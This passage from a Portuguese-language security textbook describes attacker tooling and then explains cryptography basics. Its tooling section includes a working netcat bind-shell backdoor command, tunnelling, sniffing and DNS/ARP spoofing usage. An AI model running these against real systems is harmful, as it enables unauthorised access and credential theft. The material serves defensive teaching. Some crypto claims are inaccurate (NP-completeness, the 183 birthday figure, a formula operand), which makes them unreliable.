A grande maioria dos atacantes não desenvolve suas próprias técnicas e ferramentas de ataque, mas busca-as na Internet. Mais uma vez, chama-se a atenção para o fato de que as mesmas informações estão também disponíveis para os administradores, que deveriam manter-se informados sobre as ferramentas e técnicas de ataque existentes.

Alguns dos principais sites de busca de ferramentas são:

- http://online.securityfocus.org
- http://packetstormsecurity.org
- http://www.hackers.com/

É claro que sites genéricos de busca como http://www.google.com também são bastante úteis.

4.2.4. Ferramentas e técnicas de ataque

As ferramentas abordadas nesta seção podem ser utilizadas tanto na quarta etapa do ataque quanto nas duas etapas anteriores a ela. Cabe aqui lembrar que o fato do atacante ser interno facilita bastante a primeira fase do ataque e normalmente permite que ele empregue ferramentas como os sniffers para a captura de dados e senhas antes da quarta etapa. Desse modo, não pretende-se aqui classificar as ferramentas, mas apenas indicar e exemplificar os seus principais empregos.

Backdoors

A função de um backdoor é permitir algum tipo de acesso ilegal ao sistema alvo. Eles servem tanto para manter o acesso do atacante ao sistema invadido quanto para criar um novo canal de acesso (isso acontece principalmente com a ajuda de usuários internos). Os backdoors podem operar através de praticamente qualquer tipo de firewall que não bloqueie absolutamente todo o tipo de tráfego (principalmente quando um usuário interno está envolvido).

Utilizando a ferramenta netcat (hoje incorporada à maioria das distribuições GNU/Linux) é bastante fácil a criação de um backdoor simples:

```
alvo# nc –v –l –p 8080 –e /bin/sh
atacante# nc –v alvo 8080
```

Neste exemplo o netcat é disparado no alvo de forma a ficar em estado de espera (–l) na porta 8080 e executar o comando /bin/sh quando a conexão for estabelecida. O atacante apenas executa o netcat informando o endereço do alvo e a porta a ser conectada. O resultado é a abertura de uma shell remota sem nenhum tipo de autenticação. Ainda tomando este exemplo, é possível alterar os papéis de quem inicia e quem recebe a conexão, ou seja, pode-se fazer o alvo iniciar a conexão e oferecer a shell ao atacante (recurso muito útil para passar por firewalls).

Outra ferramenta é o hping2 que, assim como netcat, pode utilizar TCP e UDP para a criação de um canal de comunicação além do ICMP ou somente IP. Utilizando o hping2 é possível a transferência de dados utilizando-se pacotes ICMP *echo request/reply*, por exemplo, evitando que o administrador dê maior importância ao tráfego gerado pelo atacante.

Tanto o netcat quanto o hping2 permitem a livre escolha de portas de origem e de destino, tanto para o cliente quanto para o servidor, tornando possível a passagem por firewalls que filtram todas as portas deixando somente algumas abertas (e.g. 25, 80, 110, 443). Ainda, no caso de existência de proxy pode-se utilizar uma dessas ferramentas combinadas com um túnel (essas últimas serão comentadas a seguir) afim possibilitar a comunicação mesmo através do proxy.

Foi vista aqui somente uma ínfima parte das inúmeras possibilidades de uso dessas ferramentas, assim é recomendado que o leitor experimente cada uma delas a fim de obter uma noção real das suas potencialidades.

Túneis ou canais subliminares

Essa é uma técnica bastante comum, utilizada para burlar firewalls e mesmo para evitar a atenção dos administradores ao tráfego gerado pelo atacante. O seu principal objetivo é fazer com que um determinado tráfego não autorizado seja escondido dentro de

pacotes cujo tráfego é autorizado, por exemplo: caso exista um firewall entre o atacante e o alvo, e o atacante consiga a cooperação (voluntária ou não) de um usuário interno, é possível estabelecer um túnel com o protocolo HTTP e dentro passar uma conexão SSH, Telnet ou mesmo netcat.

Das ferramentas mais difundidas, o HTTPTunnel (http://www.nocrew.org/software/ httptunnel.html) é a que tem maior destaque. Isso se deve ao fato de explorar um protocolo bastante utilizado (normalmente permitido através de firewalls) e também por ser capaz de funcionar através de proxies. Essa última característica é bastante interessante pois permite a passagem mesmo através de firewalls mais restritivos. O HTTPTunnel é baseado em dois programas: cliente (htc) e servidor (hts). Segue abaixo um exemplo de uso do HTTPTunnel:

```
servidor# hts -F 192.168.1.10:25 80
cliente# htc -F 25 servidor:80
```

No exemplo o servidor (hts) é disparado para ficar esperando por conexões na porta 80 e repassá-las à porta 25 da máquina 192.168.1.10. Já o cliente estabelece o túnel com a porta 80 do servidor e repassa todo o tráfego da porta local 25 para o túnel. Assim o atacante, ao iniciar uma conexão telnet para a própria máquina, será redirecionado através do túnel até a máquina 192.168.1.10.

Além do HTTP, outros protocolos como o ICMP, DNS e o SMTP são utilizados para a criação de túneis e mesmo para a transmissão de arquivos.

Sniffers

Essas são ferramentas normalmente utilizadas em ataques locais (internos), pois dependem do acesso ao tráfego entre clientes e servidores. Na verdade, basta que o atacante esteja situado em um ponto na rede entre o servidor e o cliente, mas no caso da Internet, é muito difícil para um atacante colocar-se nesse ponto sem que esteja na mesma rede do cliente ou do servidor, pois isso exigiria a invasão de provedores ou mesmo de pontos de presença de uma infra-estrutura de *backbone*.

O uso de sniffers permite a captura de, entre outros dados, senhas de serviços inseguros como o Telnet, FTP e POP3. Eles são normalmente empregados pelo atacante para capturar dados da rede interna do alvo assim que conseguem permissões suficientes para tal em uma das máquinas invadidas. Como o tráfego em redes internas é considerado seguro pela maioria dos administradores de rede, que acabam por não preocuparem-se com o emprego de protocolos seguros, freqüentemente o atacante obtém sucesso em sua investida.

Entre os sniffers mais difundidos têm-se:

- sniffit (http://reptile.rug.ac.be/~coder/sniffit/sniffit.html): monitora conexões TCP e permite que o atacante inspecione o conteúdo de cada uma delas no momento captura;
- dsniff (http://www.monkey.org/~dugsong/dsniff): específico para a captura de senhas; ele reconhece o protocolo de aplicação utilizado e extrai somente os dados relevantes (e.g. login, senha, etc);

- tcpdump (http://www.tcpdump.org): é uma ferramenta comum nos sistemas GNU/Linux, e permite que o atacante capture determinado tráfego em um arquivo e mais tarde faça o download do arquivo para então analisá-lo localmente;

Além de senhas, os sniffers podem ajudar o atacante no mapeamento da rede interna, identificando, por exemplo, as máquinas que recebem mais tráfego.

Spoofers

A tradução literal de spoof é enganar e é justamente isso que as ferramentas denominadas spoofers fazem. O spoof pode ser feito em qualquer nível da pilha de protocolos TCP/IP, desde protocolos do nível físico até os de aplicação. Assim como no caso dos sniffers, a maioria das técnicas de spoof exigem que o atacante tenha acesso ao tráfego entre cliente e servidor. Nos parágrafos seguintes são apresentados dois exemplos de ataque de spoofing.

O protocolo de resolução de nomes do DNS (Domain Name System) pode ser facilmente comprometido por um atacante. Nesse protocolo o cliente faz uma requisição a um determinado servidor DNS e aguarda a resposta do mesmo. A única "autenticação" que existe no protocolo é a verificação do IP de onde a resposta foi originada e o identificador (apenas um número inteiro) da requisição. Sendo assim, para que um atacante possa enganar o cliente que solicita uma resolução de nome e conseqüentemente desviar sua conexão para um outro destino, basta que ele capture o pacote com a requisição do cliente e monte um pacote de resposta com o IP do servidor DNS e o ID retirado do pacote capturado e o envie antes que o servidor responda. O cliente irá aceitar a resposta do atacante (que chegou primeiro) e descartar a segunda resposta (a do servidor). Uma ferramenta que implementa este ataque é a dnsspoof (http://www.monkey.org/~dugsong/dsniff). Esta ferramenta recebe como entrada um arquivo de configuração que indica quais spoofings devem ser realizados e a partir daí fica escutando a rede aguardando as requisições dos clientes. A seguir alguns exemplos do arquivo de configuração do dnsspoof e da sua execução.

```
<arquivo spoofings.txt>
200.170.21.12 *.dominioX.com.br
200.182.12.23 www.dominioZ.com
<eof>

#dnsspoof –f spoofings.txt
```

A primeira linha do arquivo spoofings.txt significa que qualquer requisição DNS cujo prefixo seja dominioX.com.br deve ser resolvida para 200.170.21.12. A segunda apenas faz com que requisições por www.dominoZ.com sejam resolvidas para 200.182.12.23.

Um exemplo de spoofing no nível mais baixo da pilha de protocolos é o ARP (Address Resolution Protocol) Spoofing. Este ataque só é possível caso o atacante tenha algum acesso físico ao barramento de rede que deseja atacar. O princípio envolvido neste ataque é enganar as máquinas de uma rede em relação ao endereço físico (MAC) de um determinado destino. Isso pode ser utilizado, por exemplo, para fazer com que o atacante se coloque no lugar de um gateway de uma rede, mesmo em redes segmentadas com o uso de switches. O ataque é possível devido ao fato do ARP não possuir qualquer método de autenticação e, principalmente, da aceitação de mensagens não requisitadas para a atualização da ARP Cache dos hosts da rede. O arpspoof (http://www.monkey.org/~dugsong/dsniff) é uma ferramenta que implementa este

ataque, e seu funcionamento é bastante simples: ela apenas envia pacotes ARP anunciando o MAC do atacante como sendo o do gateway da rede em broadcast fazendo com que todas as máquinas assumam esse novo MAC. Até mesmo máquinas em outros segmentos separados por switches são atingidas, já que os pacotes broadcast são repassados, pelo switch, para cada um dos seus segmentos.

Dessa forma o atacante consegue capturar todo o tráfego de uma rede segmentada utilizando um sniffer. Um detalhe bastante importante: para que a captura de dados seja possível e para que os usuários da rede não notem o ataque, o atacante deve fazer forwarding do tráfego recebido para o verdadeiro gateway (algo trivial).

O uso da técnica de spoofing permite ao atacante utilizar outras técnicas como o sniffing, citado no parágrafo anterior, e também a homem-no-meio. Nesta última, o atacante, além de desviar o tráfego para a sua máquina, passa a manipular os dados das conexões podendo obter acesso até mesmo a conexões cujo tráfego seja cifrado e a autenticação seja baseada na troca de chaves (e.g. HTTPS e SSH).

4.2.5. Comentários

A forma de operação dos atacantes, as ferramentas e as técnicas por eles utilizadas foram aqui bastante resumidas, ou seja, os administradores de sistemas não devem ficar restritos aos dados apresentados nesse capítulo para o estudo de tema tão importante para o adequado entendimento das ameaças e vulnerabilidades a que todos os sistemas conectados à uma rede estão expostos.

4.3. Criptografia

Conforme a tecnologia de armazenamento e manipulação da informação se torna mais complexa, as oportunidades para que ela seja utilizada por indivíduos não autorizados são cada vez maiores. É neste contexto que a criptografia tem um papel muito importante. *Criptografia* é caracterizada como a ciência de escrever em códigos ou em cifras, ou seja, é um conjunto de métodos que permite tornar incompreensível uma mensagem (ou informação), de forma a permitir que apenas as pessoas autorizadas consigam decifrá-la e compreendê-la. Por outro lado, a ciência de recuperar uma determinada informação criptografada sem possuir a autorização (a chave, a senha ou até mesmo o conhecimento do algoritmo utilizado) é denominada de *criptoanálise*. É tarefa de um criptoanalista determinar um método que possa *quebrar* a codificação. Uma tentativa de criptoanálise é comumente chamada de *ataque.* Três obras atuais sobre criptografia são [Schneier 1996], [Menezes 1997] e [Stinson 1995].

A criptografia contemporânea não é mais baseada em obscuridade, ou seja, não se utiliza mais a suposição de que qualquer sistema pode ser seguro na medida em que ninguém, exceto seus criadores, tem acesso à metodologia ou aos algoritmos utilizados internamente ao sistema. Para uso moderno, um criptosistema deve ter sua segurança baseada não nos algoritmos de cifragem e decifragem (ou codificação e decodificação, ou criptografia e decriptografia), mas sim em um valor secreto – uma chave. O mecanismo deve ser tão seguro que nem mesmo o autor de um algoritmo deve ser capaz de decifrar um texto cifrado sem dispor da chave apropriada. Assim, assume-se que um criptoanalista conhece *todo* o criptosistema, *exceto* as chaves utilizadas. Esta é conhecida como a *premissa de Kerckhoffs*, matemático holandês do século XIX. Note-se que isto exclui a segurança por obscuridade.

Os requisitos de segurança são, na realidade, ainda maiores. Para um algoritmo ser analisado do ponto de vista de sua robustez a ataques são assumidas as seguintes premissas [Schneier, 1996]:

- o criptoanalista tem acesso à descrição completa do algoritmo.
- o criptoanalista tem acesso a grandes volumes de mensagens originais e suas mensagens cifradas correspondentes.
- o criptoanalista é capaz de escolher quais mensagens serão cifradas e receber as mensagens cifradas correspondentes.

Obviamente, a maioria dos sistemas utiliza normas para evitar que estas premissas se realizem, mas um criptosistema que não se baseie nestas premissas é automaticamente assumido como inseguro.

4.3.1. Modelo de criptosistema

A finalidade básica de um criptosistema é cifrar (codificar e criptografar são aqui considerados sinônimos) uma mensagem (também chamada de texto normal, texto claro, texto original ou texto compreensível) através de um método de cifragem, que recebe como entrada a própria mensagem e uma chave de cifragem, produzindo como resultado uma mensagem cifrada (texto cifrado ou criptograma). Esta mensagem cifrada é então armazenada em um meio qualquer ou transmitida até um receptor. Para decifrar a mensagem (ou decodificar, ou decriptografar) utiliza-se um método de decifragem, que recebe como entradas a mensagem cifrada e uma chave de decifragem e fornece como saída a mensagem original. A figura 4.2 ilustra estes componentes.



Figura 4.2. Modelo de criptosistema

Obviamente, a mensagem M e a mensagem cifrada C podem ser de qualquer tipo e formato. Os métodos de cifragem E e de decifragem D normalmente são distintos, embora isto não seja necessário. Caso as chaves de cifragem K_e e de decifragem K_d sejam iguais, fala-se então de um sistema de chaves simétricas, ou chave única, ou chave secreta, onde elas devem ser mantidas secretas. Caso estas chaves sejam diferentes, fala-se de um sistema de chaves assimétricas, ou de chave pública. Matematicamente, tem-se:

- $C = E (M, K_e)$
- $M = D (C, K_d) = D (E (M, K_e), K_d)$

Uma pessoa não autorizada que tem acesso a alguns dos elementos acima é denominada de um *atacante*. Um atacante passivo somente consegue obter cópias destes elementos, enquanto um atacante ativo consegue não somente obter cópias como também modificar os elementos. Assim, por exemplo, um atacante ativo poderia interceptar uma mensagem cifrada M1 e alterá-la ou trocá-la por uma mensagem M2. A robustez de um criptosistema não é analisada em termos do tipo de atacante; um ataque ativo deve ser impedido através de um *protocolo criptográfico* adequado (e não somente pelos métodos de cifragem e decifragem).

4.3.2. Segurança de criptosistemas

Um bom criptosistema deve seguir a premissa de Kerckhoffs, ou seja, deve garantir que é muito difícil inferir a senha ou o texto original conhecendo-se o algoritmo e o texto cifrado. Ou, de maneira mais genérica, deve garantir que é muito difícil inferir a senha conhecendo-se o algoritmo, o texto cifrado e o texto original.

Criptosistemas distintos possuem diferentes graus de segurança, dependendo da facilidade ou da dificuldade com que eles são atacados e quebrados. Um sistema é dito *incondicionalmente seguro* se ele é teoricamente inquebrável, ou seja, não interessa qual a quantidade de texto normal ou cifrado a disposição, nunca se tem informação suficiente para deduzir as chaves utilizadas ou decifrar um texto cifrado qualquer. Até o momento, só se conhece um método nesta categoria: a Cifra de Vernam ou *one-time pad* (cifra de uso único), desenvolvida na década de 20 por Gilbert Vernam, da AT&T e Joseph Mauborgne, do Exército americano. Em essência, dois elementos que desejam se comunicar dispõem de cópias idênticas de uma seqüência randômica de valores, que são usados como chave. O método, entretanto, exige que cada chave seja usada somente uma única vez, e que o comprimento da seqüência (a chave) seja maior ou no mínimo igual ao comprimento da mensagem a ser cifrada.

Todos os demais métodos desenvolvidos e em uso atualmente são quebráveis, desde que sejam fornecidos tempo e recursos computacionais suficientes. Para muitos deles, entretanto, o tempo e o custo necessários para quebrá-los é muito grande (alguns se aproximam do infinito). Se o custo requerido para quebrar um sistema (ou decifrar uma mensagem) é maior que o valor da informação que será obtida, então para todos os fins práticos, o sistema é *seguro*. Deve-se observar, entretanto, que o poder de processamento dos computadores está sempre crescendo, o que pode tornar um sistema inseguro com o passar do tempo.

A criptologia atual está mais preocupada com os aspectos computacionais do que com o valor da informação, e assim os criptosistemas normalmente são classificados como *computacionalmente seguros* ou não. Sob este aspecto, um sistema é seguro se, com os recursos computacionais disponíveis (atualmente ou em um futuro próximo), ele não pode ser quebrado em um tempo razoável. Exatamente o que são "recursos disponíveis" e "tempo razoável" está aberto a interpretações, mas atualmente se considera que computadores com processamento da ordem de Tera operações por segundo e um tempo de alguns milhares de anos se enquadram nas definições acima.

Idealmente, o método de cifragem deve ser tal que a probabilidade de ocorrência de qualquer símbolo na mensagem cifrada seja exatamente igual às probabilidades de todos os demais símbolos, ou seja, a distribuição das freqüências dos símbolos é homogênea ("flat"). Com isto, a alteração de um único símbolo na mensagem normal

tem a probabilidade de alterar metade dos símbolos da mensagem cifrada, e vice-versa. Em termos computacionais, a inversão de um único bit na mensagem normal (ou na cifrada) altera idealmente metade dos bits da mensagem cifrada (ou da normal). Isto naturalmente impede qualquer análise por freqüência de símbolos, mas por outro lado torna a mensagem cifrada muito sensível a erros ou alterações intencionais. Ganha-se em privacidade e segurança, mas perde-se em confiabilidade e autenticidade. Para compensar esta desvantagem são normalmente utilizados códigos de detecção de erros ou de verificação de integridade.

4.3.4. Criptografia Simétrica

Quando a chave de cifragem e a de decifragem são iguais, tem-se a criptografia simétrica. Os algoritmos de chave simétrica são baseados em operações simples, de fácil implementação (tanto em hardware como em software) e com grande velocidade de processamento. Entre estas operações podem ser citadas substituição, permutação, operações aritméticas simples e operações booleanas (em especial *ou exclusivo*). Entre os principais algoritmos utilizados atualmente podem ser citados:

- DES (Data Encryption Standard): o exemplo mais difundido de um cifrador computacional de chave única, foi originalmente desenvolvido pela IBM e adotado como padrão nos Estados Unidos em 1977. O DES trabalha dividindo a mensagem em blocos de 64 bits (8 caracteres) e cifrando cada um destes blocos com uma chave de 56 bits (mais 8 bits de paridade, o que também completa 64 bits)
- IDEA (International Data Encryption Algorithm): começou a ser desenvolvido em 1990, por Xuejia Lai e James Massey, da Suíça. Foi chamado inicialmente de PES (Proposed Encryption Standard). IDEA é um cifrador de bloco, operando sobre blocos de 64 bits de cada vez. Utiliza chaves de 128 bits.
- Triple-DES: um método onde o DES é aplicado três vezes. Inicialmente cifra-se com uma chave K_1, depois decifra-se com uma chave K_2 e a seguir cifra-se novamente com a chave K_1. Para a decifragem, usam-se os passos na ordem inversa, ou seja, decifra-se com K_1, cifra-se com K_2 e decifra-se com K_1. O método também pode ser usado com três chaves distintas, ficando a chave total com 168 bits.
- Blowfish: desenvolvido por Bruce Schneider em 1994, utiliza blocos de 64 bits e pode trabalhar com vários tamanhos de chave (de 32 a 448 bits, com passos de 32 bits).
- CAST: desenvolvido por Carlisle Adams e Stafford Tavares, trabalha com blocos de 64 bits e chave entre 40 a 128 bits (em passos de 8 bits). É mais utilizado na sua versão de 128 bits (CAST-128).
- Rijndael: o algoritmo finalista do AES (Advanced Encryption Standard). Trabalha com chaves de 128, 192 ou 256 bits. Os demais finalistas do AES (Mars, RC6, Serpent e Twofish) também possuem as mesmas características, e fornecem praticamente o mesmo grau de segurança. Uma análise detalhada destes algoritmos pode ser encontrada em http://www.nist.gov/aes.

4.3.5. Criptografia Assimétrica ou de Chave Pública

O conceito de criptosistemas de chave pública, ou chaves assimétricas, foi introduzido em 1976 por Whitfield Diffie e Martin Hellman e independentemente por Ralph

Merkle. Até então aceitava-se como fato natural que as chaves de cifragem e decifragem, quer fossem iguais ou diferentes, deveriam ambas ser mantidas secretas. E um dos grandes problemas era justamente o da distribuição de chaves por canais inseguros, o que exigia um protocolo complexo e uma grande quantidade de troca de dados.

Nos criptosistemas de chave pública, uma das chaves é de conhecimento público, e somente a outra é que deve ser mantida secreta. O problema de distribuição de chaves é eliminado, pois as chaves públicas podem circular livremente, e não existe nenhuma necessidade de enviar a chave secreta a qualquer outro participante do sistema. Para este sistema ser viável, cada um dos participantes deve ser capaz de gerar seu par de chaves K_e e K_d com as seguintes propriedades:

1 Se C = E (M, K_e), então M = D (C, K_d) para todos M.

2 É computacionalmente intratável tentar deduzir K_d a partir de K_e.

3 É computacionalmente tratável calcular um par K_d e K_e que satisfaça os requisitos acima.

Dentro destes requisitos, nada impede que K_e seja tornada pública. E a existência de um sistema deste tipo permite uma comunicação segura e instantânea entre participantes que nunca se encontraram nem se comunicaram antes. Supondo que o usuário A queira enviar uma mensagem para o usuário B. Ele somente necessita cifrar sua mensagem com a chave pública de B, ou seja, ele calcula $C = E(M,K_{eB})$. Para decifrar a mensagem após seu recebimento, B simplesmente calcula $M = D(C,K_{dB})$. Como nenhum outro participante conhece K_{dB}, ninguém mais consegue decifrar a mensagem, a não ser seu destinatário legítimo.

Todos os algoritmos de chave pública propostos ao longo do tempo baseiam-se em problemas NP-completos para garantir o requisito (2) acima. Destes, o mais fácil de compreender e ao mesmo tempo um dos mais robustos é o RSA, assim denominado pelos seus três autores, Ron Rivest, Adi Shamir e Leonard Adelman. Os métodos de cifragem e decifragem com o RSA são mostrados na figura 4.3. Um dos outros fatores que determinam a popularidade do RSA é o fato de ele também poder ser usado para assinatura digital.

Chave pública	n: produto de dois primos, p e q (devem ser secretos) e: primo relativo a $(p-1).(q-1)$
Chave privada	d: $(e.d) \bmod (p-1).(q-1) = 1$, ou $d = 1/e \bmod (p-1).(q-1)$
Cifragem	$C = M^e \bmod n$
Decifragem	$M = C^d \bmod n$
Assinatura	$A = M^d \bmod n$
Verificação	Aceitar se $A^e \bmod n = M$

Figura 4.3. Método RSA

A segurança do RSA está baseada no problema de fatorar números grandes. Embora na prática o melhor caminho para deduzir d a partir de n e e seja fatorar n para determinar os números p e q, tecnicamente ainda não foi provado que este é o único caminho. É perfeitamente admissível que uma maneira alternativa de criptoanalisar o

RSA possa ser descoberta. Entretanto, se uma nova técnica permitisse calcular *d*, ela também poderia ser utilizada para fatorar grandes números, e este problema vem sendo analisado a vários séculos, sem que tenha sido encontrada uma solução que não envolvesse um crescimento exponencial da complexidade.

A lista a seguir indica os algoritmos de chave assimétrica mais comumente encontrados na literatura. Nem todos se destinam a cifragem de mensagens. Alguns orientam-se mais à distribuição de chaves, outros somente para assinatura digital. Todos algoritmos são lentos, o que torna muito lenta a cifragem e decifragem de uma grande quantidade de dados.

- Diffie-Hellman: o primeiro método de chave pública proposto, destina-se a resolver o problema da distribuição de chaves, e não pode ser usado para cifragem de mensagens.
- Feige-Fiat-Shamir: um método para assinatura digital e para identificação com conhecimento zero (*zero-knowledge proof of identity*), é composto por uma série de algoritmos, todos baseados em resíduos quadráticos módulo n. As chaves não são usadas para criptografia, mas sim para implementar um protocolo de identificação através de credenciamento: o processo é repetido tantas vezes entre dois participantes até que cada um esteja convencido de que o outro é quem diz ser. Isto é feito utilizando-se operações para as quais é necessário (mas não obrigatório) o conhecimento de *s*. No primeiro passo, um intruso tem 50% de chances de acertar, mas após *t* passos estas chances estão reduzidas a $1/2^t$.
- Guillou-Quisquater: um método de identificação com conhecimento zero. Cada participante possui um bloco de bits J, que é público e eqüivale a suas credenciais e outro bloco B, que é secreto e calculado de forma que $JB^v \bmod n = 1$. Os números *v* e *n* são compartilhados, e *n* é produto de dois primos secretos. O participante que deseja se identificar envia J e a seguir é executado um protocolo destinado a provar que este participante conhece o B equivalente. Este protocolo é executado em um único passo, e assim é bem rápido.
- ElGamal: um método capaz de realizar cifragem e assinatura digital. Sua segurança é baseada na dificuldade de cálculo de logaritmos discretos e aritmética de módulo. Assim como RSA, ElGamal é um dos poucos métodos que pode ser usado tanto para cifragem como para a assinatura de mensagens.
- DSA: (Digital Signature Algorithm) é o algoritmo proposto pelo NIST (National Institute of Standards and Technology) para uso no padrão DSS (Digital Signature Standard). Como seu nome indica, foi desenvolvido exclusivamente para assinatura digital, e não pode ser usado para cifragem.

4.3.6. Assinatura digital

Nos sistemas de criptografia de chave pública, qualquer pessoa pode cifrar uma menagem, mas somente o destinatário desta mensagem pode decifrá-la. Isto é obtido justamente pelo uso de duas chaves: uma pública, para cifragem, disponível para qualquer um, e outra privada, para decifragem, conhecida apenas por uma pessoa. Mensagens cifradas pela chave pública somente poderão ser decifradas pela chave privada. Invertendo a ordem de uso das chaves, obtém-se uma mensagem que só pode ser cifrada por uma pessoa, mas pode ser decifrada por qualquer um. Naturalmente, não

se pode falar em privacidade ou segredo neste caso, mas obtém-se um efeito de personalização do documento (somente uma pessoa pode tê-lo cifrado), semelhante a uma assinatura. Um sistema deste tipo é denominado de assinatura digital, e possui as seguintes propriedades:

- a assinatura é autêntica: quando o usuário B usa K_{pubA} (a chave pública de A), ele confirma que foi A e somente A quem assinou a mensagem.
- a assinatura não pode ser forjada: somente A conhece sua chave privada K_{privA}, e ninguém mais pode assinar o documento no lugar de A.
- documento assinado não pode ser alterado: se houver qualquer modificação em C, ele não irá mais ser restaurado para M com o uso de K_{pubA} (a chave pública de A).
- a assinatura não é reutilizável: a assinatura é uma função do documento e não pode ser transferida para outro documento.
- a assinatura não pode ser repudiada: o usuário B não necessita de nenhuma ajuda de A para verificar a assinatura de A, ou seja, o usuário A não pode posteriormente negar ter assinado o documento.

No método RSA, tem-se que $E(D(M,K_q),K_e) = M$, em adição a propriedade usual de que $D(E(M,K_e),K_d) = M$. Isto permite que ele seja utilizado sem modificações tanto para cifragem como para assinatura, e inclusive para ambas funções na mesma mensagem, conforme ilustrado a seguir. Na figura 4.3 encontra-se o resumo do método RSA.

- cifragem: se A quer enviar uma mensagem cifrada para B, ele calcula $C = E(M,K_{eB})$, utilizando a chave pública de B. O usuário B restaura a mensagem calculando $M = D(C,K_{dB})$, usando sua chave privada. Neste caso $D(E(M,K_{eB}),K_{dB}) = M$;
- assinatura: se A quer enviar uma mensagem assinada para B, ele calcula $C = D(M,K_{dA})$, utilizando sua chave privada. O usuário B verifica a mensagem calculando $M = E(C,K_{eA})$, usando a chave pública de A. Neste caso $E(D(M,K_{dA}),K_{eA}) = M$;
- assinatura e cifragem: se A quer enviar uma mensagem assinada e cifrada para B, ele primeiro assina M, calculando $C_1 = D(M,K_{dA})$, utilizando sua chave privada. A seguir, ele calcula $C = E(C_1,K_{eB})$, utilizando a chave pública de B. Tem-se então $C = E(D(M,K_{dA}),K_{eB})$, que é enviada. O usuário B inicialmente restaura a mensagem calculando $C_1 = D(M,K_{dB})$, usando sua chave privada. Depois B verifica a mensagem calculando $M = E(C_1,K_{eA})$, usando a chave pública de A. Neste caso $E(D(E(D(M,K_{dA}),K_{eB}),K_{dB}),K_{eA}) = M$.

4.3.7. Funções unidirecionais

Em implementações práticas, o uso de algoritmos de chave pública para assinatura digital são muitas vezes ineficientes para assinar documentos longos. A fim de reduzir o tempo necessário, muitos protocolos de assinatura digital são implementados com funções de hash unidirecionais (*one-way hash functions*). No lugar de assinar um

documento, calcula-se o hash e aplica-se a assinatura somente sobre o hash, que normalmente é de tamanho reduzido (128 a 512 bits). O processo segue então os seguintes passos:

- o usuário A produz um hash unidirecional do documento;
- o usuário A assina o hash com sua chave privada, assinando assim o documento;
- o usuário A envia o documento e o hash assinado para o usuário B;
- o usuário B calcula o hash do documento. A seguir, B restaura o hash assinado, usando a chave pública de A. Se o hash produzido e o hash restaurado foram iguais, então o documento e a assinatura são válidos.

Este protocolo tem outras vantagens adicionais. O documento pode ser armazenado em forma legível, o que facilita o acesso e a leitura. Documento e hash podem ser guardados em locais diferentes, o que dificulta mais ainda adulterações. O espaço necessário para guardar o hash é bem reduzido. E o mais interessante, relacionado com privacidade e outros aspectos legais: o documento pode ser mantido secreto; somente o seu hash assinado necessita ser tornado público. Só quando a autoria de um documento (ou de uma idéia) deve ser provada é que o documento precisa ser tornado público.

Uma função de hash unidirecional, H(M), opera sobre uma mensagem de comprimento qualquer, M, e retorna um valor de hash de comprimento fixo, *h*, ou seja, *h* = H(M). Existem muitas funções que realizam hash, mas para serem unidirecionais estas funções devem ter características adicionais:

- dado M, deve ser rápido e fácil calcular *h*;
- dado *h*, é muito demorado e difícil calcular M;
- dado um M, deve ser muito difícil encontrar outra mensagem M' tal que H(M) = H(M').

O termo “difícil” depende da segurança desejada, mas para a maioria das aplicações atuais é uma ordem de 2^{64} a 2^{128} operações, ou mesmo até mais.

Existem dois ataques contra uma função de hash unidirecional. O primeiro é o mais óbvio: dado o hash de uma mensagem, h = H(M), o atacante procura criar outro documento M' que produza o mesmo valor de hash, ou seja, H(M) = H(M'). Com isto ele pode comprometer toda a segurança do protocolo que usa este hash. Por exemplo, se o usuário A assina o hash H(M), o atacante poderia apresentar M' e alegar que este foi o documento assinado por A.

O segundo ataque é mais sutil. Deve ser difícil encontrar duas mensagens quaisquer, M e M', que produzam o mesmo valor de hash. Este ataque é muito mais fácil que o primeiro, pois não necessita obedecer a um valor de hash já existente. Ele é conhecido como *ataque do aniversário*, por refletir um paradoxo estatístico. Quantas pessoas devem ser reunidas até que exista uma probabilidade maior que 50% de uma delas fazer aniversário em uma data específica? A resposta é 183, ou seja, 365/2 (Este corresponde ao primeiro ataque). Agora, quantas pessoas devem ser reunidas para que existam mais de 50% de chance de duas delas terem aniversário no mesmo dia? A resposta é surpreendentemente baixa: 24. Podem existir poucas pessoas, mas existem

276 pares possíveis de pessoas (este corresponde ao segundo ataque). Com o ataque do aniversário, um atacante prepararia dois documentos, M e M'. Um destes documentos seria mostrado ao usuário A, que produziria um hash assinado. O atacante pode mais tarde mostrar M' e alegar que foi este o documento assinado.

Considere-se que uma função de hash unidirecional tenha as propriedades discutidas acima, que ela produz uma saída de *m* bits e que o melhor meio de ataque é o da força bruta. Achar uma mensagem que produza um determinado valor de hash irá então requerer testar 2^m mensagens, enquanto que achar duas mensagens que produzam o mesmo hash irá requerer o teste de $2^{m/2}$ mensagens. Supondo um hash de 64 bits, uma máquina que consiga realizar um milhão de hashs por segundo necessitará 600.000 anos para achar uma segunda mensagem que possua um dado valor de hash, mas encontra duas mensagens que produzam o mesmo hash em cerca de uma hora. Por este motivo, o tamanho mínimo recomendado para o comprimento de um hash é 128 bits.

